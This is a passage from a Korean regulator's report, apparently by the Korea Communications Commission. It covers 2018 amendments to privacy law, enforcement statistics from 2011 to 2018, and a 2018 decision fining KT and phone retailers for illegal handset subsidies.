- **(기술적·관리적 보호조치)** ①개인정보를 취급함에 있어 안전하게 저장·전송할 수 있는 암호화 기술 등을 이용한 보안조치를 취하지 아니한 경우, ②개인정보를 취급할 때 개인정보에 대한 불법적인 접근을 차단하기 위한 접근 통제 장치의 설치·운영 등 기술적·관리적 조치를 취하지 아니한 경우, ③접속기록의 위조·변조 방지를 위한 조치를 취하지 아니한 경우, ④정보통신서비스 제공자등이 개인정보를 취급할 때 개인정보를 안전하게 취급하기 위한 내부관리계획의 수립·시행, 개인정보관리책임자 및 취급자에 대해 교육을 실시하지 아니한 행위 등에 대해 과태료 및 과징금 등을 부과하였다.
- **(개인정보 미파기)** 개인정보의 수집·이용 목적을 달성했음에도 불구하고 해당 개인정보를 지체 없이 파기하지 아니한 행위에 대해 시정명령 처분하였다.
- **(개인정보 유효기간제)** 1년의 기간동안 정보통신서비스를 이용하지 않은 이용자의 개인정보를 파기하거나 분리보관하지 않은 행위에 대해 과태료 등을 부과하였다.
- **(이용자 권리)** 이용자의 개인정보 이용내역 열람요구를 거부한 행위에 대해 과태료 등을 부과하였다.
- **(국외이전 고지)** 개인정보의 국외 처리위탁 시 고지항목을 누락한 행위에 대해 과태료 등을 부과하였다.

3. 2018년도 개인정보보호 관련 법령 정비 주요내용

□ 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」 개정

- (만 14세 미만 아동의 개인정보보호 강화) 인지능력 등이 부족할 수 있는 만 14세 미만 아동의 개인정보보호를 보다 강화하고 법정대리인 동의 제도 개선을 위하여 정보통신망법(제4조제2항제6호의2 신설, 제22조제3항 신설, 제31조제1항 개정) 개정하였다.(‘18.12.24)
- (개인정보 손해배상책임 보장제도 신설) 4차 산업혁명 시대의 신기술 확산으로 개인정보 유출로 인한 이용자 피해 사례도 증가함에 따라, 기업의 배상능력이 부족한 경우 이용자가 손해배상을 청구해도 피해구제가 어려워 이용자 피해구제 제도의 실효성 제고 필요성이 증대되었다. 이에 기업으로 하여금 손해배상책임의 이행을 보장하기 위하여 보험 또는 공제에 가입하거나 준비금을 적립하도록 의무화하도록 정보통신망법(제32조의3 신설)을 개정하였다.(‘18.6.12.)
- (국내대리인 지정제도 신설) 정보통신기술의 발전에 따라 국외사업자가 내국민의 개인정보를 처리하는 경우가 일반화되면서, 내국민의 개인정보 관련 원활한 고충처리 해결과 개인정보 침해사고 발생 시 법 집행력 강화를 위하여, 국외사업자에게 개인정보 보호책임자의 업무, 자료제출 등을 대리하는 것을 주요 업무를 수행하도록 하는 국내대리인 지정을 의무화하도록 정보통신망법(제32조의5 신설)을 개정하였다.(‘18.9.18)
- (안전한 국외이전 제도 신설) 개인정보의 국외이전 시, 내국민의 개인정보가 해외에서도 안전하게 유통될 수 있는 방안을 마련하고자 개인정보의 재이전 시 동의받도록 하고(제63조제5항 신설), 상호주의 규정을 도입(제63조의2 신설)하는 등 정보통신망법을 개정하였다.(‘18.9.18)

< 주요 내용 >

- 개인정보 침해 발생 시 이용자에 대한 개인정보 피해구제 강화를 위하여 기업으로 하여금 손해배상책임의 이행을 위한 보험 또는 공제에 가입하거나 준비금을 적립하는 등 필요한 조치를 하도록 함(제32조의3 신설)
- 국내에 주소 또는 영업소가 없는 정보통신서비스 제공자 중 일정한 기준을 충족하는 자는 국내에 대리인을 지정하도록 하고, 국내대리인은 개인정보 보호책임자의 업무, 개인정보 유출 등의 통지·신고 및 지체 사유 소명, 조사에 필요한 자료제출 등의 업무를 수행하도록 함(제32조의5 신설)
- 정보통신망 이용촉진 및 정보보호 등에 관한 시책에 만 14세 미만 아동의 개인정보 보호를 추가함(제4조제2항제6호의2 신설)
- 정보통신서비스 제공자로 하여금 만 14세 미만의 아동에게 개인정보 처리와 관련된 사항을 알리거나 고지 등을 하는 때에는 이해하기 쉬운 양식과 명확하고 알기 쉬운 언어를 사용하도록 함(제22조제3항 신설)
- 정보통신서비스 제공자로 하여금 만 14세 미만 아동의 개인정보 처리에 관하여 법정대리인의 동의를 받을 때에는 대통령령이 정하는 바에 따라 법정대리인이 동의하였는지를 확인하도록 함(제31조제1항 개정)
- 이미 국외 이전된 개인정보를 제3국으로 재이전하는 경우 국외 이전과 동일하게 원칙적으로 동의를 받도록 함(제63조제5항 신설)
- 국가별로 개인정보 보호 수준이 다르므로 수준에 맞게 합리적이고 탄력적으로 대응할 수 있도록 상호주의 규정을 도입 함(제63조의2 신설)

< 온라인 개인정보 처리 가이드라인 > 개정 [시행 : 2018.9.18.]

- 방송통신위원회는 개인정보에 대한 이용자의 권리보장을 실질화하고자 하는 사회적 흐름과 글로벌 트렌드에 맞추어 권리 보호 제도별(개인정보 열람·정정, 개인정보 처리방침 공개, 이용내역 통지) 사업자의 운영 기준을 개정하였다.
- 동 가이드라인 개정을 통해 이용자가 열람·제고를 요구할 수 있는 사항을 사업자가 보유하고 있는 회원 가입 정보, 사업자의 이용현황·제3자에게 제공한 현황 등으로 구체화 하였다.
- 한편 그간 정보통신망법 개정 사항을 반영할 필요가 있어 기존의 「온라인 개인정보 취급 가이드라인(’14.11월 제정)」의 개정을 통해 위 사업자 운영기준과 병합하였다.

< 주요 내용 >

구 분	주요 내용
① 필요 최소한의 개인정보 수집 기준 (현행화)	○ 본인확인이 서비스 제공에 반드시 필요한 경우가 아닌 경우에도 개인정보를 수집한 경우는 최소수집 원칙에 반함 ○ ‘만14세 미만 아동 여부 확인’ 관련하여 만14세 이상임을 직접 체크할 수 있는 항목 마련
② 단계별 개인정보 파기 기준 (현행화)	○ 위탁자가 영세사업자이고 수탁자가 대규모 사업자인 경우 위탁자의 능력을 고려하여 관리·감독할 수 있도록 노력 ○ 개인정보 파기에 준하여 별도 분리 저장·보관 추가
③ 이해하기 쉬운 동의서 작성 기준 (현행화)	○ 사업자의 동의획득 방법으로 기존 이메일, 우편 외에도 문자메시지, SNS 등도 추가 ○ 국외재이전시 국외이전과 동일하게 이용자 동의 필요 ○ 마케팅 활용 동의와 영리목적 광고성 정보 수신동의를 별도 동의 필요 - 단, 마케팅 활용 동의 옆에 광고성 정보 수신동의 여부를 선택동의 사항으로 구성하는 것은 가능 ○ 개인정보 제3자 제공을 받는 자가 서비스 가입단계에서 특정되지 않은 경우 실제 구매·결제 시점에 고지 및 동의 획득 가능 ○ 필수동의 항목만으로 구성된 경우에만 일괄동의 가능

④ 개인정보 열람·제공 운영 기준 (신규)	○ 개인정보 열람·제공 등의 대상 항목* 및 방법** 구체화 * 회원 가입 정보, 제3자 제공 현황, 수집·이용·제공 동의 현황 ** 처리 부서 명칭과 연락처 ○ 개인정보 열람·제공 등 요구 관련 별도 메뉴 운영 가능 ○ 자료 제공시 실비 범위에서 수수료와 우송료 청구 가능 ○ 열람·제공 제한·거절사유 명시 및 이용자에게 제한 사유 통지
⑤ 개인정보처리 방침 공개 운영 기준 (신규)	○ 개인정보보호 업무 처리 부서, 연락처 등 이용자 권리 행사에 필요한 항목을 상단에 명시하는 등 처리방침 공개 순서를 변경
⑥ 이용내역 통지 운영 기준 (신규)	○ 개인정보 이용내역의 개별적·구체적 통지

4.

방송통신위원회 연도별(8년간) 개인정보 법규 위반 조치현황 (2011 ~ 2018년)

1. 연도별 심의·의결 현황

□ 개 요

- 지난 8년간 총 563건을 심의·의결 하였으며, 처분건수는 총 965건으로 이 중 시정명령 및 개선권고가 553건(57.3%)으로 가장 많은 비중을 차지하고 있고 과태료 처분이 384건(39.8%), 과징금 처분이 28건(2.9%)의 순이다.


< 연도별 심의·의결 현황 >

연 도	처분대상업체 수	처분 건수 ¹⁾			
		과징금 ²⁾	과태료	시정명령 등 ³⁾	소계 ³⁾
2011년	32	4	21	32	57
2012년	121	5	17	123(1)	145(1)
2013년	22	1	16	14	31
2014년	110	3	88	110	201
2015년	59	5	51	59	115
2016년	78	4	59	74(2)	137(2)
2017년	73	2	68	73	143
2018년	68	4	64	68	136
합계	563	28	384	553(3)	965(3)

1) 동일 조사사건에 대하여 1개 사업자에 다수의 처분 포함

2) 개인정보보호 의무 위반에 대한 과징금 제도는 '08. 12. 14. 도입됨

3) 행정처분이 아닌 개선권고 포함 (() 안이 개선권고 건수)



2. 연도별 금지행위 유형별 세부현황

□ 개 요

○ 지난 8년간 법규 위반 유형별 세부내역을 살펴보면, 전체 889건 중 개인정보 보호조치 의무 위반이 467건으로 전체 위반건수의 약 52.53%를 차지하여 가장 많았다.

- 그 다음으로 개인정보 유효기간제 등 파기관련 위반이 124건(13.95%), 개인정보 수집 동의 등 위반 86건(9.67%) 순으로 나타났다.

< 연도별 금지행위 유형별 세부현황 >

구분	수집	주민번호 사용제한 등	목적외 이용	제공 등	관리	보호조치	유효기간제 (파기)	이용자 권리 보호	계
2011년	11	9	-	9	4	23	11	3	70
	15.7%	12.9%	0.0%	12.9%	5.7%	32.9%	15.7%	4.3%	100.0%
2012년	64	-	-	12	12	104	1	7	200
	32.0%	0.0%	0.0%	6.0%	6.0%	52.0%	0.5%	3.5%	100.0%
2013년	3	1	1	6	10	18	5	2	46
	6.5%	2.2%	2.2%	13.0%	21.7%	39.1%	10.9%	4.3%	100.0%
2014년	4	10	-	5	19	95	10	3	146
	2.7%	6.8%	0.0%	3.4%	13.0%	65.1%	6.8%	2.1%	100.0%
2015년	3	10	1	7	7	47	17	4	96
	3.1%	10.4%	1.0%	7.3%	7.3%	49.0%	17.7%	4.2%	100.0%
2016년	0	18	-	1	1	61	16	-	97
	0.0%	18.6%	0.0%	1.0%	1.0%	62.9%	16.5%	0.0%	100.0%
2017년	1	21	-	-	4	62	32	-	120
	0.8%	17.5%	0.0%	0.0%	3.3%	51.7%	26.7%	0.0%	100.0%
2018년	0	13	1	0	9	57	32	2	114
	0.0%	11.4%	0.9%	0.0%	7.9%	50.0%	28.1%	1.8%	100.0%
합계	86	82	3	40	66	467	124	21	889
	9.67%	9.22%	0.34%	4.50%	7.42%	52.53%	13.95%	2.36%	100.0%

※ 동일 조사사건 중 1개 사업자의 다수 법규 위반 포함.

※ 위반 유형 설명

- 수집 : 이용자의 동의없이 개인정보 수집, 필요 최소한이 아닌 개인정보 수집 동의를 거부했다는 이유로 서비스 제공 거부 등
- 주민번호 사용제한 등 : 주민번호 사용 제한 위반('12.8월~) 등
- 목적 외 이용 : 동의받은 목적과 다른 목적으로 개인정보 이용금지 위반
- 제공 : 개인정보의 제3자 제공, 개인정보 취급위탁, 영업양수에 따른 개인정보 이전 시에 동의획득·고지 등 위반
- 관리 : 동의획득방법, 개인정보관리책임자 지정, 개인정보취급방침 공개, 개인정보 누출 신고·통지 의무 등 위반
- 보호조치 : 개인정보의 누출 등 방지를 위한 기술적·관리적 보호조치 의무 위반
- 유효기간제(파기) : 망법 개정·시행('14.11월~)으로 파기는 형사처벌로 상향, 개인정보 유효기간제 시행('15.8월~)
- 이용자 권리 보호 : 이용자의 개인정보 열람·정정 등 요청에 응해야 할 의무, 아동 개인정보 수집시 법정대리인 동의획득 의무 등 위반

※ 위치정보법 위반 유형은 제외

3. 연도별 시정조치 유형별 현황

□ 개 요

○ 시정조치 977건에 대한 유형별 세부내역을 살펴보면,

- 시정명령이 553건(56.6%)으로 가장 많았으며 과태료 384건(39.3%), 과징금 29건(3.0%), 개선권고 3건(0.3%), 시정명령 받은 사실공표 3건(0.6%),징계권고 2건(0.2%) 등의 순서로 나타났다.


< 연도별 시정조치 유형별 현황 >

(단위 : 건)

연 도	개선권고	시정명령	과태료	과징금	시정명령 공표	징계권고	계
2011년	-	32	21	4	-	-	57
2012년	1	123	17	6	-	-	146
2013년	-	14	16	1	-	-	31
2014년	-	110	88	3	-	-	201
2015년	-	59	51	5	-	-	115
2016년	2	74	59	4	1	-	140
2017년	-	73	68	2	2	2	140
2018년	-	68	64	4	3	-	147
합 계	3 0.3%	553 56.6%	384 39.3%	29 3.0%	6 0.6%	2 0.2%	977 100%

※ 위의 수치는 1개 사업자가 동일 조사사건에서 다수의 시정조치 명령을 받은 것을 포함함

(단위 : 건)



□ 연도별 과징금 부과 현황

- 지난 8년간 총 29건의 위반행위에 대하여 약 91억 8,660만원의 과징금을 부과하였다.
- 이를 금지행위 유형별로 분석해보면 보호조치 위반행위가 총 11건에 56억 6,193만원으로 전체 과징금의 대부분(62.2%)을 차지하였고, 개인정보 제3자 제공 동의 위반은 총5건 18억 3,614만원(20.2%), 개인정보 수집 동의 위반 총10건 10억 2,599만원(11.3%), 취급위탁 동의 위반 총 1건 7억 7,100만원(9.0%), 목적외 이용 총2건 4억 2,200만원(4.6%) 등이다.

< 연도별 유형별 과징금 부과 현황 >

(단위 : 건, 천원)

연 도	구분	수집동의	취급위탁 동의	제3자제공	목적외 이용	보호조치 위반	계
2011년	건수	4건	-	-	-	-	4건
	금액	493,000	-	-	-	-	493,000
2012년	건수	4건	1건	1건	-	-	6건
	금액	319,300	771,000	753,000	-	-	1,843,300
2013년	건수	1건	-	-	-	-	1건
	금액	1,390	-	-	-	-	1,390
2014년	건수	1건	-	1건	-	1건	3건
	금액	212,300	-	106,000	-	70,000	388,300
2015년	건수	-	-	2건	1건	2건	5건
	금액	-	-	797,140	360,000	121,070	1,278,210
2016년	건수	-	-	1건	-	3건	4건
	금액	-	-	180,000	-	4,512,360	4,692,360
2017년	건수	-	-	-	-	2건	2건
	금액	-	-	-	-	344,500	344,500
2018년	건수	-	-	-	1건	3건	4건
	금액	-	-	-	62,000	614,000	67,600
합 계	건수	10건	1건	5건	2건	11건	29건
	금액	1,025,990 (11.3%)	771,000 (8.5%)	1,836,140 (20.2%)	422,000 (4.6%)	5,661,930 (62.2%)	9,108,660 (100%)

□ 연도별 과태료 부과 현황

- 지난 8년간 총 384개사에 개인정보보호 위반행위에 대해 54억 2,230만원의 과태료를 부과하였다.

< 연도별 과태료 부과 현황 >

(단위 : 건, 천원)

연 도	업체 수	금액
2011년	21	307,000
2012년	17	892,500
2013년	16	217,000
2014년	88	607,000
2015년	51	715,000
2016년	59	860,000
2017년	68	889,000
2018년	64	934,800
합 계	384	5,422,300

Ⅱ. 조사사건 심의·의결서

Ⅱ-1. 방송·통신 금지행위

- 1 이통3사 법인 영업 및 대형유통점 등 단말기유통법 위반(1.24.)
- 2 페이스북 접속경로 변경 관련 전기통신사업법 위반(3.21.)
- 3 대표번호 카드결제 서비스 관련 전기통신사업법 위반(10.12)
- 4 특수유형부가통신사업자의 전기통신사업법 위반(10.25.)
- 5 국민신문고 등 민원 관련 유통점의 단말기유통법 위반(10.25.)
- 6 방송채널 차단행위의 금지행위 위반(10.31.)

Ⅱ-2. 개인정보보호 법규 위반

- 1 가상통화 취급 사업자의 개인정보보호 법규 위반행위(1.24.)
- 2 유출신고 사업자 등의 개인정보보호 법규 위반행위(2.21.)
- 3 유출신고 사업자 등의 개인정보보호 법규 위반행위(3.28.)
- 4 유출신고 사업자의 개인정보보호 법규 위반행위(5.30.)
- 5 유출신고 사업자의 개인정보보호 법규 위반행위(7.4.)
- 6 유출신고 사업자 등의 개인정보보호 법규 위반행위(7.11.)
- 7 민원신고된 사업자 등의 개인정보보호 법규 위반행위(9.4.)
- 8 유출신고 사업자의 개인정보보호 법규 위반행위(9.4.)
- 9 통신사 영업점 개인정보보호 법규 위반 행위(11.28.)
- 10 민원신고된 사업자의 개인정보보호 법규 위반행위(12.21.)

II-1. 방송·통신 금지행위 등

1. 이통3사 법인 영업 및 대형유통점의 단말기유통법 위반(1.24.)

1. 개 요

방송통신위원회는 '18. 1. 24.(수) 전체회의를 개최하여, 이통3사의 도매 및 온라인, 법인영업 등 관련 단말기유통법 위반 행위에 대해 총 과징금 506.39억원(SKTEL 213.503억원, KT 125.412억원, LGU+ 167.475억원)을 부과하고, 삼성전자판매(주)에 과태료 750만원과 그 외 171개 유통점에 과태료 총 1억 9,250만원을 부과하였다.

이번 조사는 지난 '17년 초부터 집단상가, 오피스텔, SNS 등 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속됨에 따라 '17.1.1~8.31일 기간 중 이통3사 및 171개 유통점의 도매 및 온라인 영업을 대상으로 이루어졌다.

조사결과 '17.1.1~5.31일 기간 이통3사가 다수 대리점에 가입유형별로 30만원~68만원까지의 높은 차별적 장려금을 지급하였고, 163개 유통점에서 현금대납 등의 방법으로 174,299명(위반율 74.2%)에게 공시지원금의 100분의 115를 평균 29.3만원 초과 지급한 것으로 나타났으며, 그 중 166,723명에게는 가입유형별(신규가입, 번호이동, 기기변경)로 부당하게 차별적인 지원금(16.6만원~33.0만원)을 지급하였고, 그 중 117,228명에게는 과도한 차별적 장려금 지급을 통한 부당한 차별적 지원금 지급을 유도한 것으로 확인되었다.

이번 조사결과를 토대로 이통3사가 유통점의 단말기유통법 제3조제1항(부당한 차별적 지원금 지급)과 제4조제5항(공시지원금의 100분의 115 범위내 지급)의 위반 행위를 막기 위한 상당한 주의와 감독을 소홀히 한 것일 뿐만 아니라, 다수의 유통점에 가입유형간 과도하게 높은 차별적인 장려금을 지급함으로써 다수 유통점에서 가입유형간 부당하게 차별적인 지원금을 지급하도록 한 것은 단말기유통법 제9조 제3항을 위반한 행위에 해당한다고 그 위법성을 판단하였다.

이에 따라 단말기유통법 제15조(과징금) 제1항제2항 및 같은 법 시행령 별표2(과징금 부과 상한액 및 산정기준)에 의한 위반행위의 정도, 시장에 미치는 영향 등을 종합 고려하여 ‘중대한 위반행위’에 해당하는 기준금액 산정과 필수적 가중(위반기간에 따른 3개사 각각 0.6억원 및 위반횟수 4회에 따른 LGU+ 20% 가중)과 추가적 가중·감경(SK 20% 감경, KT 10% 감경, LGU+ 10% 감경)을 거쳐 최종 SK 211억원, KT 125억원, LGU+ 167억원을 각각 부과하였다

또한, 공시지원금의 100분의 115를 초과하여 지급하는 등 단말기유통법을 위반한 171개 유통점에게는 과태료 100만원~300만원을 각각 부과하여 총 1억 9,250만원의 과태료를 부과하였다.

한편, 방송통신위원회는 이 날 동시에 이통3사가 법인영업 및 삼성전자판매(주)를 통해 공시지원금의 100분의 115를 초과하여 지급하고, 가입유형간 차별적인 장려금을 지급함으로써 가입유형간 부당하게 차별적인 지원금을 지급하도록 한 것은 단말기유통법 제3조제1항, 제4조제4항·제5항, 제9조3항을 위반하였다고 판단하고, 과징금 3.39억원(SK 2.503억원, KT 0.412억원, LGU+ 0.475억원)과 삼성전자판매(주)에 과태료 750만원을 부과하였다.

2. 관련 사례 ※ 관련사례 중 유사-중복되는 심결서는 대표사례 1개만 수록하였음

1 (주)케이티 및 유통점의 단말기유통법 위반행위

방 송 통 신 위 원 회

심의 · 의결

안건번호 제2018-05-026호
(사건번호 : 201711조사065)

안 건 명 주식회사 케이티 및 유통점의 단말기유통법 위반행위에 대한 시정
조치에 관한 건

피 심 인 주식회사 케이티
서울특별시 성남시 분당구 불정로 90, 1층(정자동)

의결연월일 2018. 1. 24.

주 문

1. 피심인은 대리점 및 판매점이 법 제3조제1항, 제4조제5항을 위반하여 공시된
지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 가입유형별로
부당하게 차별적인 지원금을 지급하는 행위를 즉시 중지시켜야 한다.

2. 피심인은 도매 및 온라인 영업을 통해 이동전화서비스 가입자를 모집하면서 피심인의 대리점 및 판매점으로 하여금 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(대리점 및 판매점에 가입유형별로 과도하게 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.
3. 피심인은 제1, 2항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구, 판매점 정문 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기·내용 등은 방송통신위원회와 사전 협의하여야 한다.
4. 피심인은 제1 내지 3항의 시정명령을 받은 날부터 10일 이내에 부당한 차별적 지원금 지급 유도 행위를 중지하는 시정명령을 이행하기 위한 영업채널별·유통점별·가입유형별 차별적 장려금을 지급하지 않겠다는 구체적인 계획을 표준협정서에 반영하는 것을 포함한 종합적이고 실질적인 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.
5. 피심인은 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.
6. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 12,500,000,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 기초 사실

가. 일반현황

- 피심인은 전기통신사업법 제6조에 따라 허가받은 기간통신사업자로서 이동전화서비스를 제공하고 있으며, 이동전화 보유가입자 수는 16,330천명으로 전체시장의 29.4%(‘17.9월말 기준)를, 이동전화서비스 매출액은 7조 3,382억원(‘16년도 기준)으로 전체시장의 29.3%를 점유하고 있다.

< 이동전화서비스 가입자 및 매출액 현황 (단위 : 천명, 억원) >

구 분	가입자 수 (점유율, %)	매 출 액 (점유율, %)
피심인	16,330 (29.4%)	73,382 (29.3%)

※ 출처 : 피심인 제출자료, 알뜰폰(MVNO) 가입자 제외

나. 이동통신시장 현황

- 이동통신 조사대상 기간(‘17.1.1.~8.31) 중 이동통신 3사의 이동통신 전체 개통가입자 수는 12,539천명이고, 그 중 도매 및 온라인 영업관련 전체 가입자 수는 4,900천명(39.1%)이었다.

- 피심인의 조사대상 기간(‘17.1.1.~8.31) 중 이동통신 총 개통가입자 수는 3,445천명이고, 그 중 도매 및 온라인 가입자 수는 1,230천명(35.7%)이었다.

* **도매부문 영업이란** 이동통신사업자가 서비스 및 단말기 계약을 대리점에 위탁하고, 대리점으로부터 재위탁을 받은 판매점이 영업하는 형태로서, 주로 집단상가, 지역중심가, 오피스텔, SNS 등에 입점하여 영업

- 피심인의 최근 휴대폰서비스 이용자 부문 누적가입자 수는 ‘16.12월말 기준 13,748천명, ‘17.5월말 기준 13,798천명, ‘17.8월말 기준 13,816천명이었다.

다. 조사경위

- '17년 초부터 집단상가, 오피스텔, SNS 등의 이동통신 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속되었다.

※ 일부 언론(아주경제 1.31, 전자신문 4.4, YTN 4.5, IT조선 5.4, 디지털타임즈 5.8)에서 집단상가, SNS 등의 불·편법적 영업 지적

< '17.1.~5월 기간중 국내 이동통신 도매영업 장려금 상황 (단위 : 만원) >

구 분	1월	2월	3월	4월	5.16	평균
평균장려금	32.0	31.0	31.3	29.0	29.7	30.6
상위20% 장려금	38.7	37.7	39.7	37.3	38.3	38.3

※ 장려금 지표는 주력 3개 단말기모델에 대한 판매 접점들의 일일 모니터링 결과에 따른 평균값임

- 높은 장려금(38~50만원) 수급을 위하여 특정 유통점에 가입자를 몰아주고 참여 유통점(6~10개점)이 그 장려금을 나눠 갖는 '연합영업'이 성행하였고,
 - 모니터링 강화, 시장과열 경고 등에도 불구하고 도매 및 온라인 유통점 등에서 20 ~ 40만원의 불·편법 지원금을 지급·제안하는 사례가 반복되었으며,
 - 유통점이 가입자 신분증을 보관하고 있다가 이통사 장려금이 높을 때 일괄 집중 개통하는 사례가 빈번하게 발생되고 있었다.
- 또한, 이동통신 단말기판매 관련 집단상가 및 온라인채널에 대한 상시 모니터링이 강화되고, 다음과 같은 탄원서 제출, 마케팅 임원 간담회 개최 등을 통해 '시장과열 경고'를 전달하였음에도 불구하고 시정되지 않음으로 인해 '17.5.25. 사실조사에 착수하게 되었다.
- '17. 1. 1.~ : 집단상가 및 온라인채널에 대한 상시 모니터링 강화
 - '17. 4. 10. : 판매점협회, '집단상가 불법 해결해달라'는 탄원서 제출

- '17. 4. 13. : 이동통신 3사 마케팅임원 간담회(겔S8 출시, 시장안정화 요청)
- '17. 5. 4. : 이동통신 3사 마케팅임원 간담회(시장과열 경고 전달)

2. 사실조사 결과

가. 조사대상기간

- '17. 1월부터 피심인의 이동통신 도매 및 특수온라인 영업부문에 과도한 차별적 장려금 지급상황이 지속되어온 점, 조사범위 및 조사량이 넓고 많아 3개월 이상의 시일이 필요한 점, 시장과열 우려 상황이 잦은 행정지도에도 중단되지 않고 향후 지속·반복될 우려가 예상되는 점을 고려하여 '17.1.1. ~ 8.31.까지로 결정하였다.

나. 조사대상

- 피심인의 '17.1.1.~8.31.까지 이동통신 도매 및 온라인 영업부문 총 가입자 1,229,691건 중 가입실적 및 민원제보 등을 토대로 171개 유통점 67,889건 (총 가입자의 5.5%)에 대해 단말기유통법 위반 여부를 조사하였다.
- 그 중 '17.1.1.~5.31.까지 조사는 가입자 735,544건 중 전국 5개 권역별 도매 및 온라인 영업부문(소매, 법인, 방문, 기타 등 제외)의 156개 유통점으로부터 61,914건 (8.4%)의 가입자 수(집단상가 33.8%, 전국 로드샵 45.7%, 오피스텔 20.5%)를 고르게 안배하여 표본을 확보한 것이다.
- '17.6.1.~8.31.까지 조사는 가입자 494,147건 중 49개 유통점으로부터 5,975건 (1.2%)의 가입자 수를 표본한 것이다.(조사관의 조사 방문 시기별로 자료 확보량이 상이하여 1~5월 조사대상에 비해 유효표본 확보비율이 현저히 낮음)

< 조사대상 및 조사표본 현황 (단위 : 유통점수 개, 가입자 건) >

구 분		'17.1.1~5.31.	'17.6.1~8.31.	합계
조사대상 가입자수		735,544	494,147	1,229,691
유효 표본	유통점수	156	49	156
	가입자수	61,914	5,975	67,889
비 율		8.4%	1.2%	5.5%

나. 행위사실

1) 공시지원금 초과 지급

- '17.1~5월 중 피심인의 도매 및 온라인 영업부문 156개 유통점에서 판매한 61,914건의 판매자료를 조사·분석한 결과,
- 156개 유통점에서 48,510명(위반율 78.3%)의 가입자에게 단말기유통법 제4조 제5항에 따른 공시지원금의 100분의 115를 평균 288,421원 초과하여 지원금을 지급(이하 “공시지원금 초과 지급”이라 칭함)한 사실을 확인하였다.

< 공시지원금 초과 지급 현황 (단위 : 개, 건, 원) >

구 분	조사대상 건수	공시지원금 초과 지급		공시지원금 초과 지급 평균 수준	위반율 (%)
		유통점수	건수		
피심인	61,914 (5,975)	156 (49)	48,510 (4,557)	288,421 (270,533)	78.3 (76.2)

* 위 표 ()안은 '17.6~8월 조사대상 건에 대한 결과 수치임

2) 부당 차별지원금 지급

- '17.1~5월 중 피심인의 도매 및 온라인 영업부문 관련 공시지원금의 100분의 115를 초과 지급한 156개 유통점 중 125개 유통점에서 36,551건 (59.0%)
